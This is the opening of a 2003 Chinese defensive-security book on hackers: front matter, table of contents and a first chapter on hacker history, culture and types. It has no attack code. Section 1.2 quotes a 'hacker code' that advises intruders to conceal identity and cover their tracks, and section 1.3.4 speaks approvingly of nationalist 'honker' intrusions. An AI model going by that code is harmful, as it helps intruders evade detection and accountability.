网络应用热点系列

揭开黑客的面纱

郭世泽　高永强　郝叶力等　编著

陈旭　审校

人民邮电出版社

图书在版编目（CIP）数据

揭开黑客的面纱/郭世泽，高永强，郝叶力编著.—北京：人民邮电出版社，2003.7
ISBN 7-115-11328-9

I. 揭… II. ①郭… ②高… ③郝… III. 计算机网络—安全技术 IV. TP393.08

中国版本图书馆 CIP 数据核字（2003）第 044680 号

内 容 简 介

本书首先介绍了计算机网络的基本知识和黑客常用的技术，随后特别详细地介绍了黑客的探测技术和入侵与防护手段。此外还对计算机病毒做了比较全面的讲解，并详细分析了当前的网络蠕虫病毒的特点及其防范措施。全书共分为 7 章，内容包括：黑客概况、黑客技术及网络安全基础知识、网络脆弱性分析、黑客探测技术详解、黑客入侵手法分析、计算机病毒和防范黑客措施等。

本书在介绍了常见的黑客技术之外，还给出了很多应用实例，读者通过学习本书，能对黑客文化和黑客技术有一个比较全面的了解，加强自己的安全防护意识，提高反黑水平。

本书适合于网络工程技术人员、网管人员及有一定计算机操作经验并想提高系统安全性的读者阅读。

网络应用热点系列
揭开黑客的面纱

◆ 编　　著　郭世泽　高永强　郝叶力　等
审　　校　陈　旭
责任编辑　张丽华　汤倩
执行编辑　胡芳颖

◆ 人民邮电出版社出版发行　北京市崇文区夕照寺街 14 号
邮编　100061　　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
读者热线　010-67132692
北京汉魂图文设计有限公司
北京
新华书店总店北京发行所经销

◆开本：787×1092　1/16
印张：20
字数：477 千字　　2003 年 7 月 第 1 版
印数：1—5 000 册　　2003 年 7 月 北京第 1 次印刷
ISBN 7-115-11019-0/TP・3319

定价：28.00 元

网络应用热点系列

编　委　会

主　任：葛乃康

副主任：王　群　邸瑞华

主　审：郭世泽

编　委（以姓氏笔画为序）：

丁　方　王伟东　王春海　牛　伟　吴志军　李文明

李林茹　李晓天　李晓非　李新生　张静妙　何韶军

陈书旺　邱盛藩　周小平　赵树霞　胡　云　胡文颜

费瑞金　钟建业　段　榕　高双喜　高顺清　唐　烨

倪素虹　崔健悦　鲁士文　熊　华　赫晓峰

编者的话

在全球信息技术高度发达的今天，随着因特网的日益普及，网络对于许多人来说已经成为工作和生活中必不可少的一部分。对于企业而言，网络更是占有举足轻重的地位，电子商务已经有逐步取代传统企业经营方式的趋势。但网络在带给人们极大便利的同时，也带来了一个棘手的问题——黑客和网络安全问题。

由于因特网本身的设计缺陷及其开放性，它极易受到黑客的攻击。根据美国有关安全部门统计，因特网上 98%的计算机受到过黑客的攻击性分析，50%的计算机被黑客成功入侵，而 20%的管理员尚未发现自己的计算机被入侵。网络的安全性已经成为阻碍因特网在全球发展的重要因素之一。在美国，包括“雅虎”、“亚马逊”和 CNN 在内的一些著名网站都遭到过黑客的大规模袭击，造成了巨大的经济损失，从而引起全世界对网络安全的密切关注。近年来不仅网络病毒更加肆虐地在网上流行，各类网站被黑客攻击的消息也不时见诸于报端并成为知名网站的头条。越来越多的人意识到，一些黑客的恶意行为已经成为新的全球公害，必须采取有力措施保护网络免受其扰。

在许多人眼中，黑客是一些高深莫测的神秘人物，他们利用手中所掌握的技术，肆意攻击网站，盗取商业机密。而一些媒体对黑客事件不负责任地夸大报道，使得黑客以及黑客技术对大多数普通网民而言更多了一层神秘面纱，而事实并非如此。

俗话说，“知己知彼，百战不殆”。想要更好地保护自己不受黑客的伤害，就必须对黑客技术有一定的了解。只有对黑客的种种攻击手段有了详尽的认识，才能进行更有效、更具针对性的防护，使自己免受黑客攻击。笔者本着使中国广大网民认识黑客、了解黑客、防御黑客的原则编写了本书，从入侵技术的角度对黑客的种种手段做了详尽的介绍，目的在于让网民以及网络管理员对黑客技术有一个大致了解，从而能够保护自己免受伤害或把损失降低到最小程度。需要强调的是，黑客行为是违反我国有关法律规定的，如果对别人实施攻击并造成了损失，就必须对自己的行为负法律责任。基于上述原因，本书在每介绍一种入侵手法的同时，都会给出与之相对应的详尽的防护方法，以便于读者在实际中应用。

由于笔者水平有限，加上编写时间比较仓促，所以书中难免存在不足之处，还请读者批评指正。

郭世泽　高永强　郝叶力

2003 年 5 月

丛 书 前 言

作为现代信息基础的网络技术，其发展和应用受到了全社会的普遍关注。面对各种纷乱繁杂的网络技术，我们根据读者的实际需要，紧紧围绕“热点应用”这一主题，在对众多技术和实例进行筛选和分类汇总的基础上，组织和策划了《网络应用热点系列》图书。

本系列书从选题的策划，到每本书大纲的确定，再到具体编写和最后的审校，都本着严谨和对读者高度负责的态度，在每一个环节上都做了大量细致的工作。2002 年 12 月，由人民邮电出版社组织，邀请了国内网络界知名专家及本系列书的所有作者参加，在北京对本系列书的读者定位、写作内容、写作方式以及写作中的各种注意事项进行了全面细致的讨论，最后从初步列出的 20 多个题目中精选了 7 个作为本系列第一批推出的图书。

这 7 本书是：《网络入户——最后 1 公里》、《上网用网任我行》、《无线局域网》、《揭开黑客的面纱》、《手机上网全接触》、《网络安全——取证与蜜罐》和《闪客必由之路》。

在本系列书的具体写作中，始终将作者的写作思路、编辑的编审要求和专家的指导紧密结合在一起，每一本书甚至是书中的每一个章节，从写作到专家审校再到编辑加工都进行了严格细致的把关。其中，许多内容都是几易其稿，力求内容的全面和表述的准确。

本系列书立足于网络基础知识和基本应用，在写作中切实考虑到读者的具体需要，在内容上力求能较为全面地反映目前网络应用的热点，并且注意基本理论、概念与实际应用的有机结合，使读者通过应用，掌握相关的概念，从而为学习其他相关的网络知识打下坚实的基础。如果说反映热点应用是本系列书的一大特点，那么内容新颖是本系列书的另一大特色。其中，像网络安全中的取证与蜜罐技术和无线局域网的组建与管理等内容，目前在国内尚属较为先进的技术，这些内容不但具有先进性和前瞻性，同时还具有较高的应用价值。另外，像最后 1 公里和防黑反黑技术等内容是目前非常热门的应用技术，全面掌握这些技术能使读者更符合目前社会所需人才的标准。还有，像上网用网任我行和手机上网等，则是目前普通用户和读者需要掌握的内容。因此在这两本书的写作中，我们也充分考虑到了这部分读者的具体特点和要求，从最简单的基础知识和基本操作入手，一点点、手把手地教会读者使用网络和通过网络进行学习的方法。

作为《网络应用热点系列》图书，已出版的这些内容可能还不够全面。虽然编者力求这套书的完美，但是考虑到技术和用户实际需求等因素，本系列书的某些内容可能还不够完善，甚至还会存在一些不妥之处。为此，希望读者在阅读本系列书后，能够将您的意见和建议反馈给我们，以便再版时做必要的补充和修改。

编　者

2003 年 4 月

目　　录

第 1 章　关于黑客 1
1.1　黑客（Hacker）的起源 1
1.2　黑客与破译者（Cracker）的区别 2
1.3　黑客文化的内涵 3
1.3.1　黑客行为特征剖析 3
1.3.2　黑客群体归类 4
1.3.3　黑客文化的未来走向 6
1.3.4　红客与骇客 6
1.4　国内外黑客组织 7
1.5　因特网上的战争 8
第 2 章　黑客技术及网络安全基础知识 11
2.1　TCP/IP 协议集 11
2.1.1　TCP/IP 的起源 11
2.1.2　TCP/IP 介绍 11
2.1.3　TCP/IP 的分层 12
2.1.4　TCP/IP 的应用层协议介绍 13
2.1.5　TCP/IP 协议族其他协议介绍 13
2.2　操作系统的安全等级 14
2.3　网络安全设备 16
2.3.1　安全扫描系统 17
2.3.2　风险评估系统 20
2.3.3　物理隔离系统 23
2.4　安全缺陷 25
2.5　黑客工具介绍 26
2.5.1　安全扫描类（包含端口扫描工具） 26
2.5.2　网络监听类 27
2.5.3　远程控制类（包含木马类） 31
2.5.4　攻击工具类 32
2.5.5　加密解密类 34
2.5.6　其他工具类 34
第 3 章　网络脆弱性分析 35
3.1　操作系统的缺陷 35
3.1.1　Windows 操作系统 36

3.1.2 BSD 操作系统 40
3.1.3 Linux 42
3.1.4 Sco UNIX 44
3.1.5 Solaris 46
3.1.6 HP-UX 46
3.1.7 IBM AIX 47
3.1.8 DEC UNIX 47
3.2 网络设备的缺陷 48
3.2.1 路由器的缺陷 48
3.2.2 防火墙的缺陷 51
3.2.3 其他网络设备的缺陷 52
3.3 应用软件的缺陷 52
3.4 网络服务的缺陷 57
3.4.1 FTP 服务器 57
3.4.2 WWW 服务器 64
3.4.3 E-mail 服务器 67
3.4.4 DNS 服务器 70
3.5 管理上的缺陷 70
3.6 其他安全缺陷 72
3.6.1 TCP 堵塞窗口算法缺陷 72
3.6.2 TCP 的初始顺序号（ISN）的设计缺陷 72
3.6.3 密码协议的缺陷 73
第 4 章 安全讨论——黑客探测技术详解 75
4.1 扫描器 75
4.1.1 什么是扫描器 75
4.1.2 扫描器的分类 75
4.1.3 主机存活扫描 76
4.1.4 端口扫描 76
4.1.5 漏洞扫描 82
4.2 Sniffer 84
4.2.1 工作原理 84
4.2.2 Sniffer 的工作环境 85
4.2.3 网络监听的危害 87
4.2.4 嗅探器工具介绍 88
4.2.5 网络监听对策 98
4.3 特洛伊木马与远程控制 99
4.3.1 什么是特洛伊木马 99
4.3.2 木马的相关问题 100

4.3.3 几款典型木马与远程控制软件介绍 106
4.4 口令破解 123
4.4.1 开机密码 124
4.4.2 压缩文件密码 124
4.4.3 UNIX 口令破解 128
4.4.4 Windows NT/2000 口令破解 136
第 5 章 安全讨论——黑客入侵分析 141
5.1 缓冲区溢出 141
5.1.1 基本概念 141
5.1.2 缓冲区溢出的原理 142
5.1.3 缓冲区溢出实例解析 144
5.1.4 缓冲区溢出的防范 150
5.2 邮件炸弹 154
5.2.1 邮件炸弹原理 154
5.2.2 常见邮件炸弹工具 154
5.2.3 邮件炸弹的防范 158
5.3 防御拒绝服务 161
5.3.1 拒绝服务概述 161
5.3.2 拒绝服务模式分析 162
5.3.3 拒绝服务常见手段分析 163
5.3.4 分布式拒绝服务概述 170
5.3.5 分布式拒绝服务常用工具分析 172
5.3.6 分布式拒绝服务的防范 179
5.4 防御欺骗 180
5.4.1 IP 欺骗 180
5.4.2 Web 欺骗 186
5.4.3 DNS 欺骗 190
5.5 防御 Web 192
5.5.1 CGI 漏洞 192
5.5.2 ASP 漏洞 198
5.5.3 JavaScript 漏洞简介 206
第 6 章 计算机病毒 207
6.1 计算机病毒概述 207
6.1.1 计算机病毒定义 207
6.1.2 计算机病毒的历史 207
6.1.3 计算机病毒的成长过程 209
6.1.4 计算机病毒产生的原因 210
6.1.5 计算机病毒的特征 211

6.1.6 计算机病毒的分类 212
6.1.7 计算机病毒的命名 215
6.2 计算机病毒的工作原理 216
6.2.1 引导型病毒 216
6.2.2 文件型病毒 218
6.2.3 Word 宏病毒 219
6.3 蠕虫病毒新解 221
6.3.1 蠕虫病毒的历史 221
6.3.2 蠕虫病毒的定义 221
6.3.3 蠕虫病毒的机理 222
6.3.4 几种典型的蠕虫病毒分析 222
6.4 病毒触发机制 226
6.5 病毒传播机制 227
6.5.1 引导型病毒的传播方式 228
6.5.2 文件型病毒的传播方式 228
6.5.3 蠕虫病毒的传播方式 229
6.6 病毒的防范与清除 229
6.6.1 病毒防治的一般要求 229
6.6.2 反病毒技术 230
6.6.3 防范蠕虫病毒 232
6.6.4 计算机病毒的清除 233
6.6.5 常见杀毒软件介绍 233
第 7 章 防范黑客措施 237
7.1 入侵防护体系 237
7.1.1 关于安全的考虑 237
7.1.2 黑客入侵的防护措施 238
7.1.3 基于时间的安全理论 239
7.1.4 黑客入侵防护体系的设计 240
7.1.5 商用的黑客入侵防护体系介绍 241
7.2 入侵检测系统 242
7.2.1 入侵检测的基本概念 242
7.2.2 入侵检测模型 243
7.2.3 使用入侵检测的理由 244
7.2.4 入侵检测系统的分类 245
7.2.5 入侵检测的分析方式 247
7.2.6 选购 IDS 的原则 248
7.2.7 市场上的 IDS 产品简介 250
7.2.8 入侵检测技术发展方向 253

7.3 防火墙 254
7.3.1 防火墙的基本概念 255
7.3.2 防火墙的体系结构 255
7.3.3 防火墙的基本类型 256
7.3.4 防火墙的功能模块 259
7.3.5 选购防火墙的原则 260
7.3.6 市场上防火墙产品简介 263
7.3.7 防火墙技术的发展方向 266
7.4 虚拟专用网（VPN） 267
7.4.1 VPN 基本概念 267
7.4.2 VPN 的特点 268
7.4.3 VPN 的工作原理 269
7.4.4 VPN 的主要技术 270
7.4.5 支持 VPN 技术的协议 271
7.4.6 VPN 服务的分类 273
7.4.7 选择合适的 VPN 产品 274
7.4.8 VPN 解决方案 275
7.4.9 VPN 的发展趋势 279
7.5 数据加密 279
7.5.1 数据加密概述 280
7.5.2 密码的分类 280
7.5.3 对称密码技术 281
7.5.4 非对称密码技术 284
7.5.5 因特网上的加密技术 287
7.5.6 数据加密的应用 290
附录 1 国内外知名的安全网站资源 295
附录 2 我国关于计算机犯罪的有关法律规定 297

第 1 章　关于黑客

因特网和 Intranet 的发展已经给整个社会的科学与技术、经济与文化带来了巨大的推动和冲击。而在实际应用中，因特网和 Intranet 的安全一直面临着巨大的挑战。事实上，资源共享与信息安全历来是一对无法调解的矛盾。近年来，随着因特网和 Intranet 的飞速发展，计算机网络的资源共享进一步加强，随之而来的信息安全问题也日渐突出。据美国 FBI 统计，美国每年因网络安全问题所造成的经济损失高达 75 亿美元，而全球平均每 20 秒就会发生一起因特网的计算机入侵事件。

一般认为，计算机网络系统的安全威胁主要来自于黑客，黑客最早在主机终端的时代就已经出现了。随着因特网的发展，现代黑客从以系统为主的入侵转变为以网络为主的入侵。这些入侵的结果将造成网络的瘫痪和巨大的经济损失，因而有必要分析黑客技术，了解黑客技术，研究黑客技术，只有做到知己知彼，才能有效地采取相应的措施，防范各种各样的黑客入侵，避免或尽量减少损失。

本章将就黑客的起源、黑客与 Cracker 的区别和黑客文化的内涵分别加以描述，同时将介绍一些国内外著名的黑客组织。通过本章的学习，读者将了解到什么是真正的黑客，黑客的发展史及黑客文化等。

1.1　黑客（Hacker）的起源

一说起黑客，人们总是觉得特别神秘莫测。在某些人眼中，他们是一些聪明绝顶、可以在网络空间自由自在为所欲为的计算机高手；而在另外一些人的眼中，他们却是放荡不羁、作恶累累的害群之马，是不折不扣的专门摧毁网络系统安全的坏人。

那么黑客究竟是什么？不妨先了解一下什么是黑客，黑客起源于何处，所谓的黑客文化到底从何说起？它给人们的生活又带来了什么样的影响？

黑客最早始于 20 世纪 50 年代麻省理工学院和贝尔实验室，而最早的计算机出现在 1946 年的宾夕法尼亚大学。

先回顾一下黑客的发展史。1878 年，通信业开始飞速发展，这时贝尔电话公司也刚刚成立。这个公司最初聘请了大量的年轻人来运行通信线路。但是这些年轻人带来了很多问题，他们经常对使用电话线路的用户搞恶作剧，而且愈演愈烈。贝尔后来改变了佣工制度，只聘请女性接线员。但是几十年后，一种新的技术的出现使得时代发生了根本性的变革，这就是计算机的诞生。这个时代是以投身于技术革新中的工程师和科学家来命名的，这就是黑客群体里广为人知的“real programming era”。

在 20 世纪 60 年代，麻省理工学院的计算机专家只能使用庞大而缓慢的数据库，他们后来编写出节省时间的代码并将之称为“hacks”，这是后来黑客（hacker）名称的来源。在这些黑客中有两位出身于贝尔实验室的杰出编程员：Dennis Ritchie 和 Ken Thomson，他们携手开发了成为计算机操作系统标准的 UNIX。

从 20 世纪 60 年代开始，那些独立思考、奉公守法的计算机迷利用分时技术允许多个用户同时执行多道程序的特性，扩大了计算机及网络的使用范围。70 年代，黑客倡导了一场个人

计算机革命，他们发明并生产了个人计算机，打破了以往计算机技术只掌握在少数人手里的局面，并提出了计算机为人民所用的观点，这一代黑客是计算机史上的英雄，其领头人是苹果公司的创建人史蒂夫·乔布斯。在这一时期，黑客们也发明了一些侵入计算机系统的基本技巧，如破解口令（Password Cracking）和开天窗（Trap Door）等。

到了 20 世纪 80 年代，黑客的代表是软件设计师，包括比尔·盖茨在内的这一代黑客为个人计算机设计出了各种应用软件。而就在这时，随着计算机重要性的日益提高，大型数据库也越来越多，信息又越来越集中在少数人手里。黑客开始为信息共享而奋斗，这时黑客开始频繁入侵各大计算机系统。如今的黑客队伍人员杂乱，既有善意的以发现计算机系统漏洞为乐趣的 Hacker，又有玩世不恭、搞恶作剧的 Cyberpunk，还有纯粹以私利为目的，任意篡改数据，非法获取信息的 Cracker。

可见，最初的黑客指的都是一些高级的技术人员，与现在所说的黑客是有很大区别的。现在一般说的黑客“Hacker”源于英语动词 hack，意为“劈砍”，引申为干一件非常漂亮的工作。在早期麻省理工学院的校园俚语中，“黑客”则有“恶作剧”之意，尤其指那种手法巧妙、技术高明的恶作剧。而日本的《新黑客词典》则把黑客定义为“喜欢探索软件程序奥秘，并从中增长了其个人才干的人。他们不像绝大多数使用者那样，只规规矩矩地了解别人指定了解的狭小部分知识。”全球著名的微软公司在其出版的 1996 年百科全书（光盘版）里也曾对黑客下了相同定义。

从 20 世纪 80 年代开始，黑客这个词作为对一些人的称谓出现在计算机软件和计算机技术领域里。此时的黑客概念含有轻蔑的成分，通常是指喜欢通过拥有个人计算机和拨号上网秘密地侵入另外一些计算机或计算机网络，然后查看或破坏存储在其中的数据和程序的人。更精确地说，黑客就是指那些通过不合法的途径进入别人的网络寻找意外满足的人。

在中文中，“黑客”亦来源于英文“Hacker”。可以说，Hacker 既代表着高超的技术，更代表一种文化和精神，就像 Steven Levy 在 1984 年在《黑客：计算机革命的英雄》（Hackers：Heroes of the Computer Revolution，Dell：1984）一书所写的那样，黑客是计算机技术飞速发展的重要推动者！

所以，要给“黑客”下一个准确的定义是非常困难的。如今的黑客队伍人员太多太杂，而且他们都追求标新立异和与众不同。本书从黑客历史结合目前公众理解的角度出发，把黑客广义地定义为那些利用某种计算机技术或是其他手段，善意或恶意地进入其非授权范围以内的计算机网络空间的人。

1.2 黑客与破译者（Cracker）的区别

事实上，英文中对于计算机网络的非法入侵者分为“Hacker”和“Cracker”两种。“Cracker”也被译作“快客”，一般指那些强行闯入远端系统或者以某种目的干扰远端系统完整性的人，他们通过获取未授权的访问权限，破坏重要的数据，拒绝合法的用户服务或只是使他们的入侵目标产生一些小问题。而在国内由于很多人——特别是媒体，并不清楚两者的区别而仅仅从字面上理解黑客为“干不光彩事情的人”，因而使人们对“黑客”产生了片面的认识。

Hacker 和 Cracker 有相同的地方，他们都喜欢寻找发现系统的安全漏洞，但 Hacker 绝不会利用这些漏洞胡作非为，他们的目的是建立一个切实可行完全安全的系统，他们容不得任何

系统缺陷。每当他们发现一个安全漏洞，他们都会将之公布于众以求得改进，甚至给管理员写信，提出修改意见和建议。

从某种角度说，黑客是有道义和良知的技术高手，他们与 Cracker 的区别是在进入别人的计算机以后，一个是善意提醒或悄然离开，而另一个则大肆破坏。黑客又像是侠客，他们是破坏了一些秩序，但是这种破坏秩序的目的是为了使秩序更趋于合理。用国内黑客组织——中国鹰派的话来说，“黑客是未来信息社会重要的平衡力量”。

在世界范围内得到广泛认可的黑客行为准则：不恶意破坏任何的系统，这样做只会给自己带来麻烦，恶意破坏他人的系统或软件将导致法律刑罚。

（1）不修改任何系统文件，如果只是为了要进入系统而修改它，那么请在达到目的之后将它改回原状。

（2）不要轻易地将要入侵地点告诉不信任的朋友。

（3）不要在 BBS 上或者电话中谈论自己所做的有关入侵的事情。

（4）在发表文章的时候不要使用真名。

（5）正在入侵的时候，不要随意离开计算机。

（6）不要侵入或破坏政府机关的主机。

（7）将笔记放在安全的地方。

（8）想要成为黑客就要真正地去入侵并且读遍所有有关系统安全或系统漏洞的文件。

（9）侵入计算机的账户不得修改或清除。

（10）不得修改系统档案，如果为了隐藏自己的侵入而做的修改则不在此限，但仍须维护原来系统的安全性，不得因得到系统的控制权而将门户大开。

（11）不得将已经破解的账户与他人分享。

由此可以看出，真正给系统或是网络造成安全威胁的是 Cracker。不可否认，Hacker 通常喜欢恶作剧。比如，将“中央情报局”改做“中央泄密局”。但这些恶作剧通常不会造成直接的经济损失。而 Cracker 则相反，他们发现系统缺陷后可能永远不会说出来，而是不断地加以利用，甚至长期潜伏，伺机达到某种不可告人的目的。

1.3 黑客文化的内涵

什么是黑客文化？黑客文化的内涵是什么？要认识这一问题，可以从以下几个方面考虑。

1.3.1 黑客行为特征剖析

史蒂夫·利维在其著名的《黑客电脑史》中指出的“黑客道德准则”（the Hacker Ethic），其中包括：

（1）通往计算机的路不止一条；

（2）所有的信息都应当是免费的；

（3）打破计算机集权；

（4）在计算机上创造艺术和美；

（5）计算机将使生活更美好。

这些黑客们心照不宣的道德准则将黑客的行为特征也大致呈现了出来。

• 热衷挑战。黑客多数都有很高的智商，至少在某些方面表现突出。他们喜欢挑战自己的智力，编写高难度程序，破译计算机密码对他们有一种神奇的诱惑力。而运用自己的智慧和计算机技术去突破某些著名的、防卫措施森严的站点，更是一件富有刺激性、挑战性的冒险活动。这也往往是黑客价值实现的手段，“高级黑客”受人尊敬也往往是由于挑战获得成功的结果。

• 崇尚自由。黑客文化首先给人的感觉就是体现出一种自由不羁的精神。黑客如同夜行的蝙蝠侠，任意穿梭于网络空间中。黑客在计算机虚拟世界发挥着自己极致的自由，随意登录世界各地网站，完成着现实生活无法企及的冒险旅程，实现着个人生命的虚拟体验。正是这种自由的体验，使黑客如同吸毒上瘾一样，对网络入侵乐此不疲。

• 主张信息共享。黑客认为所有的信息都应当是免费的和公开的。黑客就是要突破对信息本身所加的限制，在网络上扮演着对信息“劫富济贫”的佐罗式人物，他们认为计算机应是大众的工具，而不应是有钱人私有的。信息应该也是不受限制的，它属于每个人，拥有知识或信息是每个人的权利。黑客们认为信息的分散化将保护所有人免受“老大哥”式的专制统治。

• 反叛精神。黑客骨子里对世界充满着反叛的倾向，他们蔑视传统、反抗权威并痛恨集权。黑客的价值观可以说是对反主流文化观念的继承，是一种无政府主义行为模式。因特网的一个显著特点是用户人人平等。但是，网络上存在着许多禁区，有许多禁止人随意访问的地方。黑客们认为这是有违网络特征的，他们希望建立一个没有权威，没有既定秩序的社会。所以黑客们一般都喜欢与传统、权威和集权做永不休止的斗争。在黑客看来，网络秩序并不能起到维护法律秩序和保护公共安全的作用。相反，秩序的建立是某些集团为了获取利润和镇压异己。于是，这些天生叛逆而又身怀绝技的天才，自然担当起了电子时代“侠盗罗宾汉”的角色。

• 破坏心理。黑客的破坏心理源自黑客行为的前几个特征。黑客要在网络空间来去自由、蔑视权威就必然要夹带着在计算机系统中的破坏举动。只有突破计算机领域防护才能随意登录各式站点；只有颠覆权威设置的程序才能反抗权威；也只有摧毁网络秩序才能达到人人平等、信息共享的目标。当然，不同的黑客其破坏心理动机是不同的，其破坏程度也是有区别的。

应该说，黑客的行为特征是多种多样的，上面仅是从几个主要方面探讨了一下。

1.3.2 黑客群体归类

黑客在现实生活中与常人没有什么不同，或许周围一位并不起眼的人就是能在网络空间来去自由的黑客。

现在的黑客成员越来越复杂，他们中有的喜欢一个人执剑江湖，做孤傲的独行侠；有的则结成一个集团，靠集体的力量雄霸网上；有的喜欢与黑客朋友交流技术和信息，在互相学习中提高“黑”技。所以要对黑客群体分析，只能看一看黑客队伍中到底有一些什么类型的人，他们一般喜欢干些什么样的事。

如今的黑客队伍有两大特征是有目共睹的，即男性化和年轻化。尽管许多分析家认为，女性更有耐心更适于使用计算机，但事实是，迄今为止，大多数计算机程序员都是男性，大多数网络管理者都是男性，大多数网民也是男性，这决定了大多数黑客也为男性。当然，黑客主要为男性也与男性更富于攻击性和挑战性有关。不过，值得注意的是，从 20 世纪 80 年代以来，女性黑客已经出现，也许将来黑客队伍中女性的比例会增加。

年轻化也是黑客群体的一个特征。现在大多数黑客为 14 至 21 岁之间的高中生或大学生。随着计算机教育的普及，孩子们很小就能熟练使用计算机，青年人具有积极探索的精神，常常

对自己的一点点小发明激动不已。但当他们长大进入商业领域时，随着工作量的增长，好奇心的消减和社会观念的转变，他们中的不少人会告别黑客生涯。

男性化和年轻化是从黑客群体的总体特征上得出的结论。如果从类型上来给黑客做一划分，黑客群体因其行为动机和行为本身的不同，又可以分为如下几类。

1. 原始黑客

这是一种原始意义上的“Hacker”，早期的黑客和如今一些善意入侵计算机系统的人都属于此种类型。网络黑客以严格的、天才般的思维感触这个世界，他们以漂亮、简洁和完美的编程为自豪，以发现计算机系统的漏洞为乐趣，以突破各种安全防范为资本。他们以严格的黑客职业道德要求自己，他们相信计算机是解放人类的一把钥匙，计算机会使人类生活得更美好。他们常常是一些具有侠义心肠而对网络秩序不满的年轻人。这些人多数以完善程序和网络为己任，他们常常突破计算机系统但一般不会破坏系统，他们有时会在计算机系统中修改几个程序以使其更完美，有时会提醒系统管理员系统并不是很安全。网络黑客认为破坏系统对黑客职业是一种侮辱。所以，很难把网络黑客与犯罪联系起来，从某种意义上说，他们是网络时代的“技术牛仔”，他们已经成为计算机发展的一股动力。

2. Cyberpunk

这类黑客类似于西方的“嬉皮士”，这些人往往玩世不恭、标新立异且游戏人生。这些人在网上也许能够给人带来乐趣，但他也会让你叫苦不迭，当然他们还会提醒你——千万不要太认真。

一般说来，Cyberpunk 大致有如下一些类型。

（1）恶作剧型。或许幽默是人的天性，这类黑客的数量也许是最多的，也是最常见的。这种网络黑客喜爱进入他人的电脑网址中，或增加一些内容，如加入一则笑话以娱乐他人或自娱；或者进入他人网址，将他人主页上的资料、信息做些更改。如 1996 年 8 月 17 日，为了抗议“正派通讯法案”（这一法案禁止在因特网上传播黄色图片和文字），一些黑客破坏了美国司法部的网页，把司法部长的照片换成了希特勒，并放上了 2 张极为淫秽的黄色照片，写上了许多抗议美国政府压制言论自由的口号。

（2）制造矛盾型。这种网络黑客不法进入他人网址后，或修改他人的电子函件；或修改他人的商业合同；或修改生产厂家的商品生产日期；或修改他人的订货数量、品种，从而使他人产生各种各样的矛盾或纠纷。甚至于还有一些网络黑客破坏他人的商业交易，并借此机会了解双方协议价格，趁机渔利。

（3）杀手型。这种网络黑客就一点也不客气了。他们非法进入他人网址后，或者将他人的重要文件和资料全部删除；或者涂改、删除他人的重要电子函件（如商品订货单）；再或者将病毒载入他人网络网址中，使其网络无法正常运行。他们每到一处都会搞得鸡犬不宁，引发一场灾难。

3. Cracker

这种黑客已经违背了早期黑客的传统，他们没有什么职业道德的限制。他们把个人利益放在第一位，利用自己的计算机技术在网络上从事非法活动，这类黑客往往被人与罪犯联系起来，他们的行动往往会给其他人造成很大的经济损失。他们坐在计算机前，试图非法进入别的计算机系统，窥探别人在网络上的秘密。他们可能会把得到的军事机密卖给别人获取报酬；也可能

在网络上截取商业秘密要挟他人；或者盗用电话号码，使电话公司和客户蒙受巨大损失；也有可能盗用银行账号进行非法转账等，网络犯罪主要是这些人。可以说这些网络黑客已成为计算机安全的一大隐患。

应该指出的是，上面的分类只是一种概略性的描述。在个性相异的黑客群体中，用贴标签的办法去寻找黑客，恐怕是不会有什么结果的。用简单粗暴、千篇一律的办法去对待黑客也是错误的。并不是所有的黑客都是计算机捣蛋分子，毕竟有许多黑客并无恶意，他们能为主流社会所接纳。事实上，技术高超的黑客是现代社会一笔无价的财富，他会加速促进技术的发展。

1.3.3 黑客文化的未来走向

如果真的把黑客现象作为一种文化原型来看待，那么在这样一个崭新的、前所未有的网络时代里，黑客文化该何去何从呢？这实际上是一个难以断言的问题，因为黑客本身是一群聪明而又具反叛精神的年轻人，他们的行为往往是难以预测的。对这群喜怒无常、来去无踪及行为怪异的电脑天才做一预测是困难的。但是，如果对黑客这群计算机精英熟视无睹、不愿谈及也是一件错误的事。

无论对黑客的行为如何评说，没有人会否认黑客对计算机技术发展所做出的贡献。在未来的社会中，黑客依然会是计算机技术发展的动力之一。特别是在计算机安全检查维护方面，黑客将扮演着举足轻重的角色。目前，越来越多的政府和公司管理者要求黑客向他们传授有关计算机安全方面的技术。而从前的黑客正成为各部门和公司抢用的炙手可热的人才。许多公司和政府机构都邀请黑客为他们检查系统的安全性，甚至还请他们设计新的防护措施。例如，网景公司在两位加州大学研究生发现网景公司设计的信用卡购物软件程序的漏洞并公布于众之后，网景修正了缺陷并宣布举办名为“网络缺陷大奖赛”的竞赛，那些发现和找到该公司产品中漏洞的黑客可获 1000 美元奖金。美国各大站点受黑客入侵后，美国政府也力邀黑客来商讨网络安全问题。前不久，硅谷老板聘请黑客来对付黑客，美国波士顿著名黑客团体 Inpht 中的 8 位留着长发的年轻黑客为 Stake 公司从事计算机安全防护业务。无疑，黑客会对计算机安全技术的发展做出贡献。

同时，也应该加强计算机管理的立法工作，对黑客在网络上的犯罪行为坚决加以打击。目前，许多国家都有专门的警力在虚拟世界巡逻，也有一些黑客被绳之以法。在未来的社会中，计算机犯罪与反计算机犯罪必将存在着一场艰苦的斗争。

“纽约时报”曾在一篇文章中称黑客是“数字交流新卫士”，并评论说，包括黑客准则在内的黑客文化也许会融合进商业化利用因特网的主流中。这种乐观的预测也许代表了多数人对黑客的期望。但是，黑客文化会成为主流文化的一支吗？如果真是那样，黑客文化还存在吗？

看来，黑客文化该何去何从，只能以时间来评说。

1.3.4 红客与骇客

为什么本节要介绍中国的红客呢？这是因为中国的红客是随着黑客技术在中国网民中的普及而出现的，它是具有一定的中国特色的黑客文化的表现。红客是“Honker”的英语字音翻译，骇客是“Cracker”的英语字音翻译。红客指的是具备一定的网络技术、编程技巧和遵守红客原则的人士。骇客则专指恶意利用计算机网络技术危害计算机信息网络安全的人。

下面分析一下红客的行为和骇客行为的不同之处。红客的基本原则：成员不得利用自身的

技术进行对网络安全不利的活动；不得违反国家关于网络安全的相应法律法规；更不得无端入侵普通用户和合法网站，违者从联盟名单中剔除。成员不得有恶意的互相入侵行为。成员要以维护网络安全和祖国的统一为己任。历史上红客 6 次对外入侵，无不是基于红客的基本宗旨而为，言行一致。骇客为人所不齿的缘故在于他们以个人私利为目的对网站进行恶意侵犯。例如 2001 年，俄罗斯一骇客盗取了某著名电子商务网站的所有用户资料，并以此向该网站敲诈巨款，这种行为属于典型骇客所为。再例如将木马程序种到服务器，窃取相关资料或者破坏操作系统，这也是典型骇客所为。

1.4 国内外黑客组织

